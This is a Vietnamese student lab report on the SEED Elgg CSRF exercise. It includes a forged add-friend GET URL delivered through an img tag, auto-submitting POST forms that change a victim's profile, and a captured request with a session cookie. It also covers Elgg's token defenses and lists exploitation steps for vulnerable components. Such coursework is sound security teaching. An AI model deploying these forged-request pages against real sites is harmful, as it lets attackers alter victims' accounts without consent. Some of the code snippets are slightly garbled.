

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn học: An toàn ứng dụng Web và CSDL
Báo Cáo Thực Hành Lần 3

Họ và tên: Trần Thị Thu Phương

Mã sinh viên: B21DCAT151

Nhóm môn học: 03

Giảng viên: Vũ Minh Mạnh

Hà Nội, 2024

Mục lục

1. Yêu cầu giả mạo một trang web lỗi	1
2. Khai thác OWASP Vulnerable Components	8

1. Yêu cầu giả mạo một trang web lỗi

Một cuộc tấn công **Cross-Site Request Forgery (CSRF)** xảy ra khi một trang web độc hại lừa người dùng gửi yêu cầu không mong muốn tới một trang web đáng tin cậy mà người dùng đang đăng nhập. Cuộc tấn công này bao gồm ba bên: một trang web đáng tin cậy (như Elgg), một người dùng nạn nhân và một trang web độc hại. Dưới đây là quy trình chi tiết của một cuộc tấn công CSRF:

Các bước của cuộc tấn công CSRF:

1. **Đăng nhập vào trang web đáng tin cậy:** Người dùng nạn nhân mở trình duyệt, truy cập vào trang web đáng tin cậy (Elgg), và đăng nhập bằng tên đăng nhập và mật khẩu. Hệ thống tạo một phiên mới và lưu mã định danh phiên vào cookie trên trình duyệt của người dùng.
2. **Cookie phiên được lưu trữ:** Cookie chứa mã định danh phiên này sẽ được tự động đính kèm vào mọi yêu cầu gửi từ trình duyệt tới trang web đáng tin cậy cho đến khi phiên đăng nhập hết hạn hoặc người dùng đăng xuất.
3. **Truy cập trang web độc hại:** Người dùng nạn nhân sau đó truy cập vào một trang web độc hại, có thể thông qua một liên kết hoặc một quảng cáo.
4. **Gửi yêu cầu độc hại:** Trang web độc hại tận dụng lỗ hổng CSRF để gửi yêu cầu tới trang web đáng tin cậy. Bằng cách sử dụng HTML hoặc JavaScript, trang web độc hại sẽ gửi yêu cầu mà không có sự đồng ý của người dùng.
5. **Trình duyệt tự động đính kèm cookie:** Trình duyệt tự động đính kèm cookie của phiên vào yêu cầu, ngay cả khi yêu cầu được khởi tạo từ một nguồn khác. Điều này xảy ra do thiết kế của trình duyệt, cho phép cookie được gửi cùng với các yêu cầu đến miền mà nó đã được thiết lập.
6. **Xử lý yêu cầu độc hại:** Nếu trang web đáng tin cậy không có biện pháp bảo vệ CSRF, nó sẽ xử lý yêu cầu độc hại như thể đó là yêu cầu hợp lệ từ người dùng nạn nhân, dẫn đến hành động không mong muốn, chẳng hạn như thay đổi thông tin tài khoản hoặc thực hiện giao dịch.

Kỹ thuật giả mạo yêu cầu

- **Yêu cầu GET:** Kẻ tấn công có thể sử dụng các thẻ HTML như `img`, `iframe`, hoặc `form` để gửi yêu cầu GET mà không cần JavaScript. Ví dụ, một thẻ `img` có thể được cấu hình để tải một URL từ trang web đáng tin cậy.
- **Yêu cầu POST:** Để giả mạo yêu cầu POST, kẻ tấn công cần sử dụng JavaScript để gửi dữ liệu. Thẻ `form` trong HTML có thể được thiết lập để gửi yêu cầu POST tới trang web đáng tin cậy với các tham số mà kẻ tấn công muốn.

Tác động của cuộc tấn công CSRF

- **Thay đổi dữ liệu:** Kẻ tấn công có thể thay đổi mật khẩu, xóa tài khoản, hoặc thực hiện các hành động khác trên tài khoản của người dùng mà họ không hay biết.

Bài thực hành 3

- **Khả năng xác thực:** CSRF có thể khiến người dùng vô tình thực hiện các hành động mà họ không đồng ý, vì trang web đáng tin cậy không thể phân biệt giữa yêu cầu hợp lệ và yêu cầu độc hại.

Biện pháp phòng ngừa

- **Token chống CSRF:** Sử dụng các token CSRF độc nhất cho mỗi yêu cầu. Token này phải được xác thực trên server trước khi xử lý yêu cầu.
- **Kiểm tra nguồn gốc:** Kiểm tra tiêu đề HTTP Referer hoặc Origin để xác minh rằng yêu cầu đến từ một nguồn đáng tin cậy.
- **Nhắc nhở người dùng:** Thông báo cho người dùng về các hành động quan trọng, yêu cầu họ xác nhận trước khi thực hiện.


Cuộc tấn công CSRF là một trong những mối đe dọa lớn trong bảo mật web, và việc hiểu rõ cách thức hoạt động của nó là rất quan trọng để xây dựng các biện pháp bảo vệ hiệu quả.

Nhiệm vụ 1: Tấn công CSRF sử dụng GET Request

Người dùng Bobby xây dựng trang web chứa mã độc để khi Alice truy cập vào sẽ thêm Bobby vào danh sách bạn bè trên Elgg.

Đăng nhập vào người dùng Bobby, gửi “Add friend” đến Alice.

Để Alice thêm bạn vào danh sách, cần “Add Friend” HTTP request, đây là một GET request. Quan sát và sửa đổi “Add friend” Request



Bài thực hành 3

Vì trang web tồn tại lỗ hổng CSRF nên có thể kết bạn sau khi truy cập path với param friend chỉ id user khác

<http://csrflabelgg.com/action/friends/add?friend=39>


URL để Alice kết bạn với Bobby là

<http://csrflabelgg.com/action/friends/add?friend=40>


Để CSRF attack thành công ngay khi Alice truy cập vào trang web chứa mã độc, ta sử dụng img tag - tự động kích hoạt HTTP Request.

``

Tại Attacker site, chèn img tag chứa “Add friend” request vào index.html





Bobby đăng trạng thái trên blog chứa đường dẫn URL đến trang web chứa mã độc.



Bài thực hành 3

Alice truy cập vào đường dẫn đó. Khi trở lại Elgg, trong danh sách bạn bè đã có Bobby.



Nhiệm vụ 2: Tấn công CSRF sử dụng POST Request

Người dùng Alice xây dựng trang web chứa mã độc để khi Bobby truy cập vào sẽ thực thi yêu cầu sửa đổi hồ sơ của anh ta.

Đăng nhập vào tài khoản người dùng Alice, chỉnh sửa đổi hồ sơ.

Bài thực hành 3

Nếu người dùng muốn sửa đổi hồ sơ, người dùng truy cập vào hồ sơ, điền nội dung muốn cập nhật vào form và submit form đó - tức gửi đi POST Request đến server-side script /profile/edit.php.

Quan sát và sửa đổi “Edit profile” request x

Mẫu chương trình JavaScript

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
  <form action="http://csrflabelgg.com/action/profile/edit" method="POST">
    <input type="hidden" name="name" value="elgguser1" />
    <input type="hidden" name="description" value="&lt;p&#37;3Iamelgguser1&lt;&#47;p&gt;" />
    <input type="hidden" name="guid" value="39" />
    <input type="submit" value="Submit request" />
  </form>
  <script>
    history.pushState("", "", '/');
    document.forms[0].submit();
  </script>
</body>
</html>
```

Alice đăng trạng thái trên blog chứa đường dẫn URL đến trang web chứa mã độc.

Boby truy cập vào đường dẫn đó. Khi trở lại Elgg, hồ sơ của Bobby đã được cập nhật “I love SEED project!”

```
http://csrflabelgg.com/action/profile/edit
POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baql4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813 &name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
&accesslevel%5Blocation%5D=2&interests=Football&accesslevel%5Binterests%5D=2 &skills=AndroidAppDev&accesslevel%5Bskills%5D=2
&contactemail=elgguser%40xxx.edu&accesslevel%5Bcontactemail%5D=2
&phone=3008001234&accesslevel%5Bphone%5D=2
&mobile=3008001234&accesslevel%5Bmobile%5D=2
&website=http%3A%2F%2Fwww.elgguser1.com&accesslevel%5Bwebsite%5D=2 &twitter=hacker123&accesslevel%5Btwitter%5D=2&guid=39
```

Request thay đổi description

Bài thực hành 3

B21DCAT151

Trần Thị Thu Phương

12/06/2003


Nữ

PhuongTTT.B21AT151@stu.ptit.edu.vn

PhuongTTT.B21AT151@stu.ptit.edu.vn

Hà Nội

Đang học




Chèn script này vào trang web attacker

```
attacker@attacker-site:~$ nano index.html
attacker@attacker-site:~$ cat index.html
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>
Write your malicious web here
<form action="http://csrflabelgg.com/action/profile/edit" method="POST">
  <input type="hidden" name="name" value="Boby" />
  <input type="hidden" name="description" value="<p>I support SEED project!</p>" />
  <input type="hidden" name="guid" value="40" />
  <input type="submit" value="Submit request" />
</form>
<script>
  history.pushState('', '', '/');
  document.forms[0].submit();
</script>
</body>
</html>

attacker@attacker-site:~$
```

Alice đăng trạng thái trên blog chứa đường dẫn URL đến trang web chứa mã độc.


Bài thực hành 3



B21DCAT151
Trần Thị Thu Phương
12/06/2003
Nữ
PhuongTTT.B21AT151@stu.ptit.edu.vn
PhuongTTT.B21AT151@stu.ptit.edu.vn
Hà Nội

Đang học

Boby truy cập vào đường dẫn đó. Khi trở lại Elgg, hồ sơ của Boby đã được được cập nhật “I love SEED project!”



B21DCAT151
Trần Thị Thu Phương
12/06/2003
Nữ
PhuongTTT.B21AT151@stu.ptit.edu.vn
PhuongTTT.B21AT151@stu.ptit.edu.vn
Hà Nội

Đang học

Nhiệm vụ 3: Phòng chống CSRF Attack

Elgg đã tích hợp sẵn các biện pháp phòng chống tấn công CSRF. Phòng chống CSRF attack không khó để triển khai, sau đây là một số cách phòng ngự phổ biến:

Sử dụng Secret CSRF Token : Trong mỗi form hay request, ta đính kèm một CSRF token. Token này được tạo ra dựa theo session của user. Khi gửi về server, ta kiểm tra độ xác thực của session này. Do token này được tạo ngẫu nhiên dựa theo session nên hacker không thể làm giả được

Bài thực hành 3

Kiểm tra giá trị Referer và Origin trong header: Origin cho ta biết trang web gọi request này. Giá trị này được đính kèm trong mỗi request, hacker không chỉnh sửa được. Kiểm tra giá trị này, nếu nó là trang lạ thì không xử lý request.

Tuy nhiên, do đảm bảo quyền riêng tư, thông tin header này có thể đã bị lọc ở phía máy client. Elgg sử dụng một secret token bao gồm 2 parameters `__elgg_ts` và `__elgg_token` để thêm vào HTTP message body vào POST request và vào chuỗi URL đối với HTTP GET request

Trong Elgg, "elgg secret-token" và "timestamp" được thêm vào tất cả các hành động của người dùng. Mã HTML sau được thêm vào tất cả các biểu mẫu mà yêu cầu hành động của người dùng.

Mã này thêm hai tham số ẩn mới là "elgg ts" và "elgg token" vào yêu cầu POST:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

"elgg ts" và "elgg token" được tạo ra bởi module "securitytoken.php" trong thư mục "views/default/input/" và sau đó được thêm vào trang web. Đoạn mã dưới đây mô tả cách chúng được động cơ thêm vào trang web:

// Đoạn mã PHP trong securitytoken.php

```
$token = generate_security_token();
```

```
$timestamp = generate_security_token_timestamp(); // Thêm "elgg ts" và "elgg token" vào trang web
```

```
echo '<input type="hidden" name="__elgg_ts" value="" . $timestamp . "" />'; echo '<input type="hidden" name="__elgg_token" value="" . $token . "" />';
```

2. Khai thác OWASP Vulnerable Components

Vulnerable Components (các thành phần dễ bị tổn thương) thường đề cập đến các phần mềm hoặc thư viện bên ngoài mà ứng dụng phụ thuộc vào, có thể chứa lỗ hổng bảo mật. Những thành phần này có thể bao gồm các thư viện mã nguồn mở, framework, hoặc phần mềm bên thứ ba khác mà ứng dụng sử dụng để thực hiện các chức năng cụ thể. Cuộc tấn công diễn ra theo các bước sau

1. **Kiểm tra kết nối:** Kiểm tra kết nối mạng với máy chủ để đảm bảo có thể truy cập và khai thác các lỗ hổng trên máy chủ web.
2. **Sử dụng Firefox:** Firefox được chọn vì nó dễ dàng cấu hình với các công cụ proxy như OWASP ZAP, một công cụ hữu ích để quét và đánh giá bảo mật trên các ứng dụng web.
3. **Cài đặt OWASP ZAP:** OWASP ZAP sẽ được sử dụng để kiểm tra lưu lượng truy cập mạng và phát hiện các lỗ hổng bảo mật bằng cách bắt giữ lưu lượng giữa Firefox và máy chủ.
4. **Cấu hình proxy cho Firefox:** Cấu hình Firefox để sử dụng OWASP ZAP làm proxy giúp phân tích lưu lượng và đánh giá các phản hồi từ máy chủ một cách chi tiết.

Bài thực hành 3

5. **Khám phá Khu vực Hạn chế:** Khai thác các khu vực hạn chế và thực hiện quét trang web để tìm các đường dẫn bảo mật và quản trị, từ đó đánh giá quyền truy cập và xác định các lỗ hổng Path Traversal.
6. **Phát hiện Typosquatting:** Xác định typosquatting bằng cách phân tích các thư viện và phụ thuộc của ứng dụng. Typosquatting là phương pháp lợi dụng các tên gọi gần giống để đánh lừa người dùng hoặc tích hợp mã độc.
7. **Xác định thư viện dễ tổn thương:** Kiểm tra các thư viện và phụ thuộc, đánh giá các lỗ hổng tiềm tàng, đặc biệt là các lỗ hổng của sanitize-html và express-jwt, giúp nắm bắt các rủi ro khi các thư viện dễ bị tấn công.
8. **Tấn công chuỗi cung ứng:** Kiểm tra các phụ thuộc trong package.json.bak để phát hiện lỗ hổng chuỗi cung ứng, đặc biệt trong các phiên bản dễ bị tấn công của thư viện như eslint-scope.
9. **Giả mạo Tokens:** Thực hiện giả mạo JSON Web Tokens (JWT) để kiểm tra khả năng xác thực và bảo vệ của hệ thống dựa trên việc thay đổi payload hoặc header của token.
10. **Tấn công dựa trên ZIP:** Khám phá các tấn công qua tệp ZIP, đặc biệt là các tấn công zip slip, tận dụng các đặc điểm của định dạng ZIP để xâm nhập hoặc phá hủy hệ thống.

Tuy nhiên, môi trường thực hành bị lỗi

